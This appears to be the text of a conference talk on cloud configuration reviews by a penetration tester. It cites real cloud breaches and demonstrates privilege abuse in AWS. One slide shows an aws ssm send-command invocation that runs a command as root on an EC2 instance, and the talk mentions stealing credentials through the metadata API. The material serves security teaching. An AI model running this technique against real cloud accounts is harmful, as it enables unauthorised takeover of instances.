Cloud configuration review – the new internal network pentest

whoami

- Eduard Agavriloae
- Penetration tester at KPMG Romania
- Focused on cloud security
  - AWS Security Specialty
  - Certified Hybrid Multi-Cloud Red Team Specialist

Cloud versus internal network

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
- Orgs do not have the same “assume breach” attitude towards testing for Cloud
- Shared Responsability model: services are secure, the way they are used is up to you



Source: https://www.blogarama.com/gadgets-blogs/537752-aws-blogs-blog/22448319-introducing-directory-service-for-microsoft-active-standard-edition

“I’m using Cloud so I’m secure”

- Facebook data breach 2021
  - Public S3 bucket managed by two 3rd parties
  - 144 GB of data and a database with plaintext passwords for 22.000 accounts
  - Issue reported in January to AWS and 3rd party
  - Issue solved in April

“I’m using Cloud so I’m secure”

- Tesla breach 2018
  - GCP hosted Kubernetes admin portal exposed to the internet
  - Inside were access credentials to AWS
  - Hackers installed crypto mining in AWS

Web pentest or cloud config review?


Configuration review will:

- Not identify vulnerabilities within the web application/EC2 instance
- Will identify misconfigurations that would mitigate possible vulnerabilities within the web app

Web pentest will:

- Do the exact opposite

Web pentest or cloud config review?



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

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

Approach

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
- Violation of least privilege principle
- Privilege escalation vectors
- Architectural flaws
- Cross-tenant analysis
  - Most organizations are using segregation services like AWS Organizations, Azure Tenants or GCP Folders

How bad can it be?

RCE as admin on any EC2 instance

- Found with manual testing
- Exfiltrated credentials via Metadata API



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

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

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- EC2 instance with AmazonSSMFullAccess attached
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
- We can run system commands as **root** or **nt authority\system** on any EC2 instance
- This abuses a built-in feature within AWS



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- This can be executed from the internet even if the EC2 instance doesn’t allow communication with your IP

RCE as admin on any EC2 instance

```
PS D:\> aws ssm send-command --instance-ids i-05389205ec7ce8456 --document-name "AWS-RunShellScript" --parameters commands=id | Select-String CommandID

        "CommandId": "f1dcbbe0-13f8-49ad-b04c-467146451ec1",

PS D:\> aws ssm list-command-invocations --command-id f1dcbbe0-13f8-49ad-b04c-467146451ec1 --details | Select-String '"Output"'

                  "Output": "uid=0(root) gid=0(root) groups=0(root)\n",

PS D:\>
```

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- Post exploitation?
- Similar as in an internal pentest, excepting you’re already admin everywhere

